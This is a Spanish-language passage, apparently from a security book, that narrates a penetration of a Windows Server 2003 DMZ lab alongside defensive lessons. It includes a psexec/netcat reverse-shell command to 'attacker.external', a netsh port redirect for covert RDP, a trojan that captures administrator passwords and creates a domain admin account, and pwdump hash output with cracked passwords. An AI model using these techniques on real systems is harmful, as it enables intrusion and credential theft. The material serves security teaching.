```

No estamos obteniendo mucha información sobre este sistema. Eso es porque es un servidor miembro Windows Server 2003. En los servidores miembro e independientes Windows Server 2003, los usuarios de las sesiones nulas solo serán capaces de listar los recursos compartidos de este sistema, pero no las cuentas de usuarios por defecto. Esto se puede incluso restringir un poco mas para que no haya disponible nada de información.

Lo que podemos decidir de `dumpinfo` es que la puerta de salida está ejecutando un servidor Web, basado en el hecho de que expone un recurso wwwroot$. Fíjate también que obtenemos una lista de los llamados recursos compartidos ocultos (recursos con el posfijo $). El símbolo $ es realmente solo una notificación para el lado del cliente de la interfaz de programación de aplicación (API) para que no muestre el elemento. La herramienta `dumpinfo` está escrita específicamente para ignorar esta convención y mostrar el elemento de todos modos.

Sería también útil saber qué términos están expuestos en este sistema. Para ello, vamos a volver a usar nuestro escaneador de puertos:

```
C:\warez>portscan 172.17.0.1
Port 172.17.0.1:80 open
Port 172.17.0.1:135 open
Port 172.17.0.1:139 open
Port 172.17.0.1:445 open
Port 172.17.0.1:3389 open
```

Realmente esto no nos dice gran cosa que no sepamos de antemano. Si SMB estuviese bloqueado, `dumpinfo` habría fallado. También hemos descubierto que el host está ejecutando Terminal Services, cosa que es bastante común. Dirigiendo nuestra atención al otro sistema de la red, obtenemos lo siguiente:

```
C:\warez>dumpinfo 172.17.0.2

The Administrator is:   PYN-DMZ\Administrator

Users on PYN-DMZ-DC:
RID 1000        PYN-DMZ\HelpServicesGroup       an Alias
RID 1001        PYN-DMZ\SUPPORT_388945a0        a User
RID 1002        PYN-DMZ\TelnetClients   an Alias
RID 1003        PYN-DMZ\PYN-DMZ-DC$     a User
RID 1104        PYN-DMZ\DnsAdmins       an Alias
RID 1105        PYN-DMZ\DnsUpdateProxy  a Group
RID 1106        PYN-DMZ\Alex a User
RID 1107        PYN-DMZ\Bob a User
RID 1108        PYN-DMZ\Cecil        a User
RID 1109        PYN-DMZ\Denise  a User
RID 1110        PYN-DMZ\Eric a User
```

```
RID 1111        PYN-DMZ\Fred  a User
RID 1112        PYN-DMZ\George a User
RID 1113        PYN-DMZ\Henry   a User
RID 1114        PYN-DMZ\Irene   a User
RID 1115        PYN-DMZ\Julie       a User
RID 1116        PYN-DMZ\Kurt        a User
RID 1117        PYN-DMZ\Laura       a User
RID 1118        PYN-DMZ\Maggie       a User
RID 1119        PYN-DMZ\Teddy       a User
RID 1120        PYN-DMZ\Mike       a User
RID 1121        PYN-DMZ\PYN-SQL$        a User
RID 1122        PYN-DMZ\PYN-WEB$        a User
RID 1123        PYN-DMZ\_IDS         a User

Share           Type            Comment
IPC$            Unknown         Remote IPC
NETLOGON        Disk            Logon server share
ADMIN$          Special         Remote Admin
SYSVOL          Disk            Logon server share
C$              Special         Default share

Administrators:
Unable to enumerate administrators
ERROR: Access Denied
```

Esto es obviamente más interesante. La máquina debe ser un Controlador de Dominio (DC) porque los dominios de las cuentas son PYN-DMZ, pero el nombre del host es PYN-DMZ-DC. Un servidor miembro o independiente tendría los mismos nombres de host y cuentas de dominios. Por defecto, los Controladores de Dominios Windows Server 2003 permiten a usuarios anónimos obtener toda está información para permitir compatibilidad hacia atrás con Windows NT 4.0 y Windows 9x. Lo único que no puede obtener el atacante es la asociación en el grupo de Administradores. Esta información puede ser restringida, pero honestamente, no es particularmente importante. Primero, un atacante podría obtener fácilmente esta información realizando una petición usando cualquier cuenta de dominio. Segundo, si lo único que te separara de la red comprometida fuese una lista de usuarios en tu dominio, estarías en aprietos. La lista de usuarios no debería simplemente ser particularmente sensible, aún cuando normalmente no queramos que simplemente se distribuya.

Para finalizar, también haremos un escaneo de puertos.

```
C:\warez>portscan 172.17.0.2
Port 172.17.0.2:53 open
Port 172.17.0.2:135 open
Port 172.17.0.2:139 open
Port 172.17.0.2:389 open
Port 172.17.0.2:445 open
Port 172.17.0.2:3268 open
```

Nuestros puertos nos pueden decir cosas interesantes. Ya que el puerto 3268 está escuchando, este debe ser un servidor de Catalogo Global para el bosque. Esto significa que 172.17.0.2 es un objetivo altamente valioso. Curiosamente, este sistema no tiene los servicios de Terminal habilitados.


Todavía no sabemos donde se usa la cuenta _IDS. Para descubrirlo, vamos a enumerar los usuarios que ejecutan servicios en varios hosts.

```
C:\warez>serviceuser \\172.17.0.1
IDS                                 PYN-DMZ\_ids
```

`Serviceuser` también se ejecuta de un modo anónimo, y descubrimos lo que sospechábamos: el servicio IDS también se utiliza en el servidor Web, usando la cuenta que ya tenemos. Esta es toda la información necesaria para poseer esta maquina también:

```
C:\warez>net use \\172.17.0.1\c$ /u:pyn-dmz\_ids idsPasswd!
The command completed successfully.
```

Hemos capturado exitosamente el servidor Web!



Hemos comprometido con éxito dos máquinas.

Aquí está el resumen de las prácticas operacionales que nos han llevado hasta aquí.

- Tenemos una conectividad plena entre el servidor de la base de datos y el servidor Web; no hay ningún tipo de filtrado de tráfico interno. Se debería filtrar ciertas cosas en la red interna.
- Hemos sido capaces de recuperar mucha información sobre los objetivos de la red sobre conexiones anónimas. Esto se habilita por temas de compatibilidad hacia atrás y no suele ser

necesario para redes actualizadas. De hecho, consideramos que matar a los Windows 9x y NT 4.0 como algo de gran beneficio en materia de seguridad. No solo son inseguros esos sistemas en los entornos actuales, sino que también requieren que prestes tus sistemas de mayor nivel de un modo inseguro.

- Había una dependencia de cuenta de servicio entre el servidor de bases de datos y el servidor Web. Una dependencia de cuentas de servicios ocurre cuando un sistema es dependiente de la seguridad de otra a través de una cuenta de servicio compartida. Las cuentas de servicio compartidas son un objetivo principal para los atacantes porque, al contrario que el crackeo de claves, no hay retardo a la hora de obtenerlos.

Capturando el Dominio

Ahora necesitamos concentrarnos en el asunto de capturar el dominio DMZ (DeMilitarized Zone). Recuerda que hasta ahora poseemos el servidor de bases de datos y el servidor Web, todo excepto el controlador de dominio de hecho. Sin embargo, ¿qué hemos obtenido realmente con el servidor Web? Para descubrirlo, tenemos que comenzar a subir nuestras herramientas a él y luego obtener un interprete de comandos en ese sistema al igual que lo hicimos en el servidor de bases de datos. Es simplemente un poco más sencillo ahora que tenemos una conexión administrativa SMB hacia el servidor Web. Por ejemplo, podemos planificar un comando o ejecutar un comando útil remoto para subir nuestro warez al servidor Web y ejecutarlo desde ahí. Después de haberlo hecho, ejecutamos Netcat y nos traemos un shell remoto a nuestro host de ataque del mismo modo que lo hicimos con el servidor Web. Comenzamos por abrir un puerto de escucha Netcat en 12346, en el host del atacante. Después usamos la excelente herramienta de System Internals psexec para subir nuestro warez al servidor Web y ejecutar nuestro comando remoto:

```
C:\warez\psexec \\pyn-web -d c:\warez\nc -v -e cmd.exe attacker.external
12346
```

Esto generará un intérprete de comandos lejano desde el servidor Web en nuestro host de ataque, al igual que hicimos en el servidor.

El lector observador se habrá percatado de que hasta ahora, si no tenemos en cuenta el sitio Web gráficamente deficiente, no hemos visto nada más que no sea una ventana de dialogo. Francamente, mucho atacantes (nosotros incluidos) preferimos trabajar con la línea de comandos porque muchas veces es más eficiente para atacar. Sin embargo, con dos máquinas comprometidas el atacante puede también acceder a un Interfaz de Usuario Gráfico (GUI), pero vamos a tener que valernos de ciertas artimañas para conseguirlo.

> **Nota**
>
> Es bastante cómico realmente, estamos a dos tercios del final de este artículo, todavía sigues leyendo, y no hemos visto aún nada excepto un puñado de herramientas de la línea de comandos. Eso dice mucho de nuestra profesión, ¿no?

La conexión GUI más obvia es la realizada a través de los Servicios de Terminal de Windows (RDP). RDP escucha en el puerto 3389. Un escaneador de puertos de la base de datos nos revela que también está ejecutando los Servicios de Terminal:

```
C:\warez>portscan 172.17.0.3
Port 172.17.0.3:135 open
Port 172.17.0.3:139 open
Port 172.17.0.3:445 open
Port 172.17.0.3:1433 open
```

```
Port 172.17.0.3:3389 open
```

El problema es que no podemos reatar Terminal Services para que use ese puerto. Si lo hiciéramos, sería altamente perceptible. El sigilo es crucial para los atacantes, así que tendremos que hacer alguna otra cosa. Esa otra cosa se consigue con un redireccionador de puertos.

Recuerda que teníamos solo dos puertos en el cortafuegos, el 80 y el 443. Recuerda también que no había nada escuchando al puerto 443 en el servidor Web. Si necesitamos abrir un puerto de escucha en algún lado, ese sería un gran puerto para usar. Si solo los puertos requeridos están abiertos en el cortafuegos, el atacante tendría que interrumpir algún servicio existente, aunque fuera brevemente, para poner en marcha una aplicación que escucha. Sin embargo, si hay puertos que no se utilizan en el cortafuegos, podemos configurar un redireccionador de puertos sin interrumpir operaciones y no nos arriesgamos a alarmar a los administradores legítimos.

Un redireccionador de puertos coge el tráfico que viene de un puerto y lo direcciona a otro host en otro puerto. En otras palabras, vamos a poner en marcha un redireccionador en el servidor Web que cogerá el tráfico de entrada por el puerto 443 y lo sacará por el puerto 3389 al servidor de bases de datos. Rompiendo con la tradición de no equipar al sistema operativo con herramientas de ataque, Micro$oft viene equipado ahora con un redireccionador con IPv6.


```
C:\warez>netsh interface portproxy add v4tov4 listenport=443
connectaddress=PYN-SQL connectport=3389
```

Si IPv6 está instalado, la herramienta netsh se extiende para incluir un Proxy de puertos. Está funcionalidad está designada para mapear puertos IPv6 a puertos IPv4 (más correctamente, un puerto en la capa de transporte por encima de IPv6 hacía otro puerto de la capa de transporte por encima de IPv4) para habilitar que IPv6 atraviese redes IPv4.

Si el host comprometido no tiene IPv6, el atacante tendría que instalarlo o usar alguna herramienta personalizada. Ya que el servidor Web tiene IPv6 en este caso, podemos usar esta funcionalidad incorporada. Con el socket de conexión abierto, todo lo que hacemos es establecer una conexión en el servidor Web usando nuestro cliente ordinario de Servicios de Terminal (Inicio->Herramientas->Comunicaciones->Conexión a Escritorio Remoto). Fíjate que le decimos al cliente que se conecte al servidor Web, no al servidor de bases de datos. El redireccionador de puertos se hace cargo del reenvío de nuestro tráfico desde el servidor de la base de datos.

```
mstsc /v:www.victimsrus.com:443
```

El resultado se ve claramente en la siguiente imagen. Ahora podemos entrar con nuestra cuenta _IDS. Una vez dentro, tendremos todo el poder de un GUI.



Obtener un shell gráfico es posible a través de un firewall mal configurado.

Volviendo por un momento al servidor Web, todavía no sabemos que administradores están en ese servidor porque `dumpinfo` no nos lo dice. Podemos usar las herramientas incluidas por defecto para descubrirlo:

```
C:\warez>net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the
computer/domain

Members

-------------------------------------------------------------------
PYN-DMZ\_ids
Administrator
PYN-DMZ\Domain Admins
The command completed successfully.
```


Esto es muy interesante. Aquí hay no hay muchas cuentas. Tan solo vemos la cuenta de servicio que ya hemos encontrado previamente, la del Administrador local y la de los Administradores de dominio. Esto significa probablemente que cuando necesitan administrar el sistema, el administrador usa una cuenta del grupo de Administradores de Dominio. Esto es bueno saberlo, porque nos abre la posibilidad de usar un caballo de Troya para hacer que uno de estos usuarios nos capture el dominio por nosotros.

Troyanos

Al igual que los virus y los gusanos, la comunidad del mundo de la seguridad todavía está discutiendo sobre la definición exacta de un programa del tipo caballo de Troya, o Troyano para abreviar. En vez de entrar en el debate, vamos a usar una definición práctica de Troyano: “un programa malicioso que es ejecutado por un usuario, explícitamente o sin darse cuenta, mientras hace uso de operaciones corrientes y que tiene un efecto clandestino además del de que el usuario espera que haga”. Los troyanos normalmente presentan algún tipo de funcionalidad que los usuarios necesitan y después hacen alguna otra cosa además de esa funcionalidad.

En términos generales, un atacante puede preferir usar un ataque directo porque esto le proporciona resultados más rápidamente. Sin embargo, si todo lo demás falla, nuestro último recurso será un ataque pasivo para completar nuestro objetivo. Un troyano es una de esas formas de ataque, y en este caso, vamos a convertir el proceso de entrada al sistema en un troyano.

Para hacerlo, vamos a usar otra herramienta personalizada. Vamos a registrarlo en el servidor Web (172.17.0.1) desde nuestra conexión de Servicios de Terminal en el servidor de bases de datos y configurarlo para que notifique a nuestro atacante, en 192.168.2.112, tal como se muestra en la siguiente figura:



Registrando un caballo de Troya.

El caballo de Troya se auto-registra y auto instala en unos cuantos sitios. Primero instala un gestor de credenciales. Un gestor de credenciales puede ser usado legítimamente para conectarse a otro sistema usando las credenciales con las que te has conectado en este sistema. Como recibe las credenciales de texto plano para hacerlo, puede ser usado ilegítimamente para capturar contraseñas en texto claro a cualquier momento que se conecte alguien. Ahora considera lo siguiente, ¿qué sería lo primero que un administrador haría si algo pareciese estar mal en el sistema? Demasiadas veces la respuesta es: entrar al sistema. Tan pronto como eso ocurra, el atacante recibirá su útil notificación.

```
C:\ >nc -l -p 80
Authentication
Type=MSV1_0:Interactive
Station Name=WinSta0
User=PYN-DMZ\Administrator
Password="Test1234"
```

En este caso, la notificación llega al atacante a través del puerto 80. Hemos configurado Netcat en el host para que lo repita en nuestra pantalla todo lo que se le envíe. Este troyano particular simplemente abre un socket en el puerto 80 en el host del atacante y le envía la notificación de lo ocurrido. Sin embargo, las notificaciones podrían ir cifradas, codificadas, venir sobre cualquier puerto o protocolo y alteradas de muchas maneras. Los atacantes sueles usar el Internet Relay Chat

(IRC), por ejemplo. También hemos visto unos cuantos troyanos que implementan el cifrado para todas las notificaciones, aunque todavía estamos por ver uno que haga un buen uso de intercambio de llaves.

El troyano también pone un enlace a sí mismo en HKLM\Software\Microsoft\ Windows\CurrentVersion\Run. Cuando es invocado, determina si el usuario que está entrando al sistema es un administrador de dominio. De serlo, el troyano, que ahora se está ejecutando en el contexto de ese usuario, crea una nueva cuenta de usuario en el dominio y luego añade la misma al grupo de Administradores de Dominio(el gestor de credenciales se ejecuta como LocalSystem, y no puede realizar esta tarea, por eso esto está hecho en la porción de la llave Run del registro en su lugar). Si consiguiera crear el nuevo usuario, enviaría la notificación al atacante a través del mismo canal usado previamente:

```
Succeeded in adding a user.
User: attacker$
Password: "Uare0wn3d!"
Domain: PYN-DMZ
DC: PYN-DMZ-DC
```

Finalmente, el troyano se borra a si mismo de la clave Run del registro para borrar sus rastros. Todo esto ocurre mientras el administrador entra en el sistema, y por lo tanto es completamente transparente para él.

Los gestores de credenciales, como hemos mencionado antes, se usan para conectarse transparentemente a otros sistemas utilizando las credenciales con las que has entrado a ese sistema. Esto es parte de esa gran panacea de la administración de sistemas: un único sign-on(el proceso de introducir el nombre de usuario y la contraseña). Sin embargo, si cambias la contraseña en este sistema, también necesitas cambiarla en el otro sistema. Por lo tanto, los gestores de credenciales pueden también sincronizar las contraseñas entre los diferentes sistemas, y son llamados cuando se cambian las contraseñas para hacerlo. Ahora considera que es lo que el administrador haría si sospecha que el sistema ha sido comprometido y su clave robada. Cambiar la clave parece una buena idea aquí, así que tira adelante y lo hace. El atacante ahora recibe otra notificación:


```
Password Change
Type=MSV1_0:Interactive
Station Name=WinSta0
User=PYN-DMZ\Administrator
Old Password="Test1234"
New Password="Test12345"
```

¿Debemos decirlo más claro que esto? Una vez que el chico malo ejecuta código como administrador de domino, la red deja de ser tu red. *No te puedes fiar de la red para nada.*

ADVERTENCIA:

El momento en que entres al sistema con las credenciales del administrador de dominio a un sistema comprometido, entregaras la totalidad de dominio.

En este punto, como muestra la siguiente imagen, el dominio DMZ ha caído. Ahora tenemos acceso completo al maestro de llaves del reino. Estas llaves consisten en, entre otras cosas, la base de datos de los usuario que obtendremos brevemente, justo después de que lancemos otra línea de comandos como la anterior.



El controlador del dominio DMZ ha sido comprometido.

Tan pronto como el atacante se apodera del controlador de dominio, el primer acto es normalmente extraer todas las cuentas de usuarios y marcas hash de contraseñas del controlador de dominio. Como tenemos privilegios administrativos, hacerlo es simplemente cuestión de usar la popular herramienta PWDump. Haciéndolo tendríamos una salido como la siguiente:

```
C:\warez>pwdump2.exe
Administrator:500:624aac413795cdc1ff17365faf1ffe89:b9e0cfceaf6d077970306a2fd88a7
c0a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:28237c666e4bb3cc96d670cadca1593b:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:cd072175763b0d5b3fbb152f5
7b96e7c:::
```

```
Alex:1106:daf058ae79085db217306d272a9441bb:c43325fdf77cafacf02f6e3eaa7f5020:::
Bob:1107:1df8f06dcf78bb3aaad3b435b51404ee:2408f92ab284046ddcc6952755f449e2:::
Cecil:1108:dbff4b96d021df2f93e28745b8bf4ba6:bbd9477810308a0b676f3cda91f10539:::
Denise:1109:d278e69987353c4c837daf3f2ddd5ca3:2c67b571425751747e7ae379fefe9fcc:::
Eric:1110:693de7f320aae76293e28745b8bf4ba6:fb853a32ccd2b92b43639b0e7d29e09d:::
Fred:1111:ea03148efb24d7fc5be30f58d2a941d5:18cce97ee181d42be654133658723813:::
George:1112:6c32f38de08f49f026f8092a33daaf05:a88b78471261477e26d9e4c11571b127:::
Henry:1113:49901659efc5e1d6aad3b435b51404ee:d986300c7c0c33d3cc5417dbac6f90db:::
Irene:1114:d6855d70abc371c2b77b4e7109416ab8:363c93e6be7a5cb001e7ad542c292f26:::
...
```

Por ahora es suficiente saber que Windows por defecto guarda dos tipos diferentes de representaciones de las claves: el "hash" LM (que realmente no es un hash) y el hash NT. De esta salida, podemos decir que el sistema guardas hashes LM. Estas son buenas (¿malas?) noticias porque es mucho más fácil crackearlas. Alimentad con esta salida nuestro crackeador favorito y tendremos algo como lo siguiente:

Salida del Crackeador de Claves

NOMBRE DE USER	CLAVE LANMAN	MENOS DE 8?	CLAVE NTLM	TIEMPO DE CRACKEO	METODO DE CRACKEO
Alex	ARIA_DNE		aria_Dne	0d 16h 52m 34s	Fuerza bruta
Bob	_WILLAA	x	_WillAA	0d 1h 16m 8s	Fuerza bruta
Cecil	???????S				
Denise	DECEMBE(R		deceMbe(r	0d 0h 0m 43s	Fuerza bruta
Eric	SHIVE*RS		shiVe*rs	0d 22h 36m 14s	Fuerza bruta
Fred	AMORP(HOUS		aMorp(hous	0d 10h 41m 50s	Fuerza bruta
George	P+AINLESS		p+aiNless	0d 6h 18m 4s	Fuerza bruta
Henry	COFFEE`	x	coffEe`	0d 0h 0m 1s	Híbrido
Irene	MICH~ELLE		micH~elle	0d 14h 30m 26s	Fuerza bruta
Julie		x			
Kurt	NY^QUIST		Ny^quist	0d 22h 56m 17s	Fuerza bruta
Laura	F_ERMAT	x	f_ermAt	0d 23h 56m 21s	Fuerza bruta
Maggie	FISHE)RS		fiShe)rs	0d 22h 39m 2s	Fuerza bruta
Teddy	AMORP(HOUS		aMorp(hous	0d 10h 41m 50s	Fuerza bruta
Mike	YOSEMITE^		yosemiTe^	0d 0h 0m 1s	Híbrido

Como podéis observar, en menos de 24 horas hemos crackeado la mayoría de las contraseñas de este sistema; ¡y no son malas contraseñas! Hemos crackeado tres en menos de un minuto. Un atacante real podría crackear claves incluso más rápido. Hay herramientas disponibles que utilizan un gran espacio de almacenamiento para acelerar el proceso de crackeo, que reducen significativamente el tiempo de crackeo.

Mientras el crack está ejecutándose, podemos continuar aprendiendo más cosas sobre la red:

```
C:\warez>ipconfig /all

Windows IP Configuration

   Host Name      . . . . . . . . . . . .: PYN-DMZ-DC
   Primary Dns Suffix     . . . . . . . .: PYN-DMZ.LOCAL
